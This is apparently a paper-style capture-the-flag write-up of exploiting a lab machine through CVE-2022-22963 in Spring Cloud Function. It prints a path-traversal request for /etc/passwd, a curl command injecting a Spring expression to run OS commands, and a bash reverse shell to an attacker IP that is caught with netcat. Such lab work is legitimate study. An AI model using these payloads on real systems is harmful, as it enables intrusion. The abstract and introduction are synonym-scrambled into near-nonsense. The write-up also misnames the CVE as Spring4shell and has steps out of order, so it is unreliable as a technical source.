

Exploitation of Spring4shell

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Abstract— This paper provides an outline of a few innovations that engineers might experience during programming improvement projects. The primary innovation examined is Spring Cloud Capability, a venture that works with the execution of business rationale by means of capabilities that can run as a web endpoint, stream processor, or errand. In any case, the second piece of the paper features a weakness in Spring Cloud Capability (CVE-2022-22963) that considers remote code execution by pernicious Spring Articulation, showing a potential security danger. Furthermore, this paper examines Python's `http.server`, a library that gives classes to executing HTTP servers, and Netcat, a cross-stage utility for perusing and writing to organize associations. At long last, the paper characterizes `pom.xml`, a XML record utilized by Expert to fabricate projects, containing fundamental undertaking data like conditions, assemble registry, source catalog, and that's only the tip of the iceberg. In general, this paper plans to give designers a far reaching comprehension of these innovations and their possible weaknesses.

Keywords— Spring Cloud Function, CVE-2022-22963, Python's `http.server`, Netcat, `pom.xml`

I. INTRODUCTION

Spring Cloud Capability is an undertaking that intends to advance the execution of business rationale by means of capabilities. It decouples the improvement lifecycle of business rationale from a particular runtime target with the goal that a similar code can run as a web endpoint, a stream processor, or an errand.

CVE-2022-22963 is a weakness in Spring Cloud Capability that permits remote code execution by malevolent Spring Articulation. An assailant could pass malignant code to the server by means of an unvalidated HTTP header, "spring.cloud.function.routing-articulation". A payload of articulation language code brings about inconsistent execution by the Cloud Capability administration.

"`http.server`" is a Python library that gives classes to executing HTTP servers (Web servers) that can serve content to the Internet. A basic HTTP server serves documents from the ongoing registry and its subdirectories.


Netcat (frequently condensed to `nc`) is a PC organizing utility for perusing from and writing to arrange associations utilizing TCP or UDP. It is intended to be a trustworthy back-end that can be utilized straightforwardly or effortlessly determined by different projects and scripts. Netcat is cross-stage, and it is accessible for Linux, macOS

`pom.xml` is a XML record that contains data about the task and arrangement subtleties utilized by Expert to construct the venture, for example, conditions, fabricate registry, source index, test source catalog, module, objectives and so on. It is an essential unit of work in Expert

According to U. Muthuraman, J. Monica Esther, R. Ravi, R. Kabilan, G. Prince Devaraj, and J. Zahariya Gabriel (2022) future data analysis will be based on statistics gathered with the aid of sensors and will be implemented as a webapp[1]

II. INITIAL SETUP

Pinging the Machine to check the machine is reachable or not



```
kali@kali: ~  
File Actions Edit View Help  
~(kali@kali)-[~]  
└─$ ping 10.10.11.204  
PING 10.10.11.204 (10.10.11.204) 56(84) bytes of data:  
64 bytes from 10.10.11.204: icmp_seq=1 ttl=63 time=126 ms  
64 bytes from 10.10.11.204: icmp_seq=2 ttl=63 time=131 ms  
64 bytes from 10.10.11.204: icmp_seq=3 ttl=63 time=96.3 ms  
64 bytes from 10.10.11.204: icmp_seq=4 ttl=63 time=125 ms  
64 bytes from 10.10.11.204: icmp_seq=5 ttl=63 time=103 ms  
64 bytes from 10.10.11.204: icmp_seq=6 ttl=63 time=212 ms
```

Fig No : 1 Scanning the Target using Rustscan

```

  [~] The config file is expected to be at "/home/kali/.rustscan.toml"
  [!] File limit is lower than default batch size. Consider upping with --ulimit
  t. May cause harm to sensitive servers
  [!] Your file limit is very small, which negatively impacts RustScan's speed.
  Use the Docker Image, or up the Ulimit with '--ulimit 5000'.
  Open 10.10.11.204:22
  Open 10.10.11.204:8080
  [~] Starting Script(s)
  [>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")

  [~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 01:16 EDT
  Initiating Ping Scan at 01:16
  Scanning 10.10.11.204 [2 ports]
  Completed Ping Scan at 01:16, 0.10s elapsed (1 total hosts)
  Initiating Parallel DNS resolution of 1 host: at 01:16
  Completed Parallel DNS resolution of 1 host: at 01:16, 0.04s elapsed
  DNS resolution of 1 IPs took 0.04s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
  Initiating Connect Scan at 01:16
  Scanning 10.10.11.204 [2 ports]
  Discovered open port 22/tcp on 10.10.11.204
  Discovered open port 8080/tcp on 10.10.11.204
  Completed Connect Scan at 01:16, 0.10s elapsed (2 total ports)
  Nmap scan report for 10.10.11.204
  Host is up (0.10s latency).
  Scanned at 2023-04-12 01:16:55 EDT for 0s

  PORT      STATE SERVICE REASON
  22/tcp    open  ssh     syn-ack
  8080/tcp  open  http-proxy syn-ack

  Read data files from: /usr/bin/./share/nmap
  Nmap done: 1 IP address (1 host up) scanned in 0.35 seconds
  
```

Fig No : 2 Scanning the Target using NMAP for more information

```

  [~] Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-12 01:53 EDT
  Nmap scan report for 10.10.11.204
  Host is up (0.10s latency).
  Not shown: 998 closed tcp ports (reset)
  PORT      STATE SERVICE VERSION
  22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu aubuntu0.5 (Ubuntu Linux; protocol 2.0)
  |_ ssh-hostkey:
  |_ 3072 ca10c515a596277f0a80c5c7c8dda8 (RSA)
  |_ 256 d51c81c97b076b1cc1b429254b52219f (ECDSA)
  |_ 256 db108ceb9472b0d3ed44b96c93a7f91d (ED25519)
  8080/tcp  open  magics-nsc Nagios NSCA
  |_ http-title: Home
  No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
  TCP/IP fingerprint:
  OS:SCAN(V7.93E-4RD-6/12XOT-22XCT-1KCU-39188PV-YXDS-2DCC-TXG-YSTM-6436476
  OS:69P-x86_64-pc-linux-gnu)SEQ(SP=104MGCD-1KISR-106KTI+ZKCI-ZKTS-A)SEQ(SP=1
  OS:04MGCD-1KISR-106KTI-ZKCI-ZKII-1KTS-A)OP(S1=M53CST11NW7K02-M53CST11NW7K0
  OS:3-M53CNT11NW7K04-M53CST11NW7K05-M53CST11NW7K06-M53CST11JW1W1-FE8B8W2-
  OS:FE8B8W3-FE8B8W4-FE8B8W5-FE8B8W6-FE8B8W7)ICM(R=YDFF-YST-409W-FAF0R0-M53CNSN
  OS:W79CC-Y3Q)TI(R=YDFF-YST-409S-09A-S+SF-AS3RD-09Q)T2(R=N)T3(R=N)T4(R=Y3D
  OS:F-YST-409W-09S-ASA-ZKf-R30-RD-09Q)T5(R=YDFF-YST-409W-09S-ZKA-S+SF-AR30
  OS:R3D-09Q)T6(R=YDFF-YST-409W-09S-ASA-ZKf-R30-RD-09Q)T7(R=YDFF-YST-409W
  OS:09S-ZKA-S+SF-AR30-RD-09Q)U1(R=YDFF-NST-409KPL-164XUN-09R1PL-GRR1D-G5R
  OS:TPCK-GRRUCK+GRRUD-6)IE(R=YDFFI-NST-409KDS)


  Network Distance: 2 hops
  Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

  TRACEROUTE (using port 443/tcp)
  HOP RTT ADDRESS
  1 103.42 ms 10.10.14.1
  2 103.50 ms 10.10.11.204


  OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
  Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
  
```

From the above results, we can see that a website is hosted from the target at port 8080


On checking the target with the port number using the browser we can see the hosted website named Zodd Cloud



Enumerating the website we can see an Upload button on it




We can see an upload section in it



We tried to upload a picture to the target using the WebApp


And the file was uploaded

Let's try to view the uploaded picture



From the URL It looks like Local File Intrusion (LFI)

Let's try to intercept the traffic with the Burp Suite:



Let's change the image path with the LFI [2] payload to

view the /etc/passwd file

CVE-2022-22963 is to run the vulnerable SpringBoot application run this docker container exposing it to port 8080. Example:

```
Request
1 GET /show_image?img=/../../../../etc/passwd HTTP/1.1
2 Host: 10.129.176.1:8080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
Response
1 HTTP/1.1 200
2 Accept-Ranges: bytes
3 Content-Type: image/jpeg
4 Content-Length: 1986
5 Date: Sun, 12 Mar 2023 04:03:43 GMT
6 Connection: close
7
8 root:x86_64:root:/root:/bin/bash
9 daemon:x86_64:daemon:/usr/sbin:/usr/sbin/nologin
10 bin:x86_64:bin:/bin:/usr/sbin/nologin
11 sss:x86_64:sss:/usr/sbin/nologin
12 sync:x86_64:sync:/bin:/bin/sync
13 games:x86_64:games:/usr/games:/usr/sbin/nologin
14 man:x86_64:man:/var/cache/man:/usr/sbin/nologin
15 lp:x86_64:lp:/var/spool/lpd:/usr/sbin/nologin
16 mail:x86_64:mail:/var/mail:/usr/sbin/nologin
17 news:x86_64:news:/var/spool/news:/usr/sbin/nologin
```

```
docker run -it -d -p 8080:8080 bobcheat/springboot-public
```

Exploit

From the /etc/passwd file we came to know that there is two normal users in the system

1. Frank
2. Phil

Let's check for the WebApp where it is hosted

Curl command:

```
curl -i -s -k -X $'POST' -H $'Host: 192.168.1.2:8080' -H $'spring.cloud.function.routing-expression:T(java.lang.Runtime).exec(\"touch /tmp/test\")' --data-binary $'exploit_poc' $'http://192.168.1.2:8080/functionRouter'
```

We got the procedure to execute the exploit

```
POST http://192.168.1.2:8080/functionRouter 200 (text/html)
Content-Length: 1986
Date: Sun, 12 Mar 2023 04:03:43 GMT
Connection: close
```

On Execution of the command a file named “hello” was created

```
GET /show_image?img=/../../../../tmp HTTP/1.1
Host: 10.10.10.10:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20180303 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```

Let's create a reverse shell and save it as tmp_rev.sh And serve the file using a built-in library in Python called “http.server”

```
(kali@kali) - [~/Desktop/HTB/inject]
└─$ cat tmp_rev.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.30/1234 0>&1

(kali@kali) - [~/Desktop/HTB/inject]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Mostly the Hosted WebApp will be in the folder /var/www

On Checking the Folder /var/www/WebApp there is a file named pom.xml

Pom.xml is an XML [3] file which contains information about the project and configuration details used by Maven to build the project

By Checking the pom.xml file we can see it uses “spring-cloud-function-web” of version 3.2.2

```
Request
1 GET /show_image?img=/../../../../tmp HTTP/1.1
2 Host: 10.129.176.1:8080
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Connection: close
10
11
Response
1 <?xml version='1.0'?>
2 <dependency>
3 <groupId>org.springframework.boot</groupId>
4 <artifactId>spring-boot-starter-thymeleaf</artifactId>
5 </dependency>
6 <dependency>
7 <groupId>org.springframework.boot</groupId>
8 <artifactId>spring-boot-starter-web</artifactId>
9 </dependency>
10 <dependency>
11 <groupId>org.springframework.boot</groupId>
12 <artifactId>spring-boot-starter-data-jpa</artifactId>
13 </dependency>
14 <dependency>
15 <groupId>org.springframework.cloud</groupId>
16 <artifactId>spring-cloud-function-web</artifactId>
17 <version>3.2.2</version>
18 </dependency>
19 <dependency>
20 <groupId>org.springframework.boot</groupId>
21 </dependency>
```

Let's send the reverse shell to the target using the exploit

```
POST http://192.168.1.2:8080/functionRouter 200 (text/html)
Content-Length: 1986
Date: Sun, 12 Mar 2023 04:03:43 GMT
Connection: close
```

The “spring-cloud-function-web” of version 3.2.2 has a CVE-2022-22963 (Spring4shell) which is a Remote Code Execution (RCE)

Let's start the Netcat [4] listener in the attacker machine

By searching the CVE-2022-22963 is online

```
(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
```

Let's start the reverse shell by using the exploit method

```
root@kali:~/# nc -lnvp 1234
[+] (kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.204] 58994
bash: cannot set terminal process group (789): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
uid=1000(frakn) gid=1000(frakn) groups=1000(frakn)
bash-5.0$
```

Now we get a reverse shell in the Netcat listener

```
(kali㉿kali)-[~]
└─$ nc -lnvp 1234
listening on [any] 1234 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.11.204] 58994
bash: cannot set terminal process group (789): Inappropriate ioctl for device
bash: no job control in this shell
bash-5.0$ id
uid=1000(frakn) gid=1000(frakn) groups=1000(frakn)
bash-5.0$
```

By using the exploit we get access to the target system as user “Frank”

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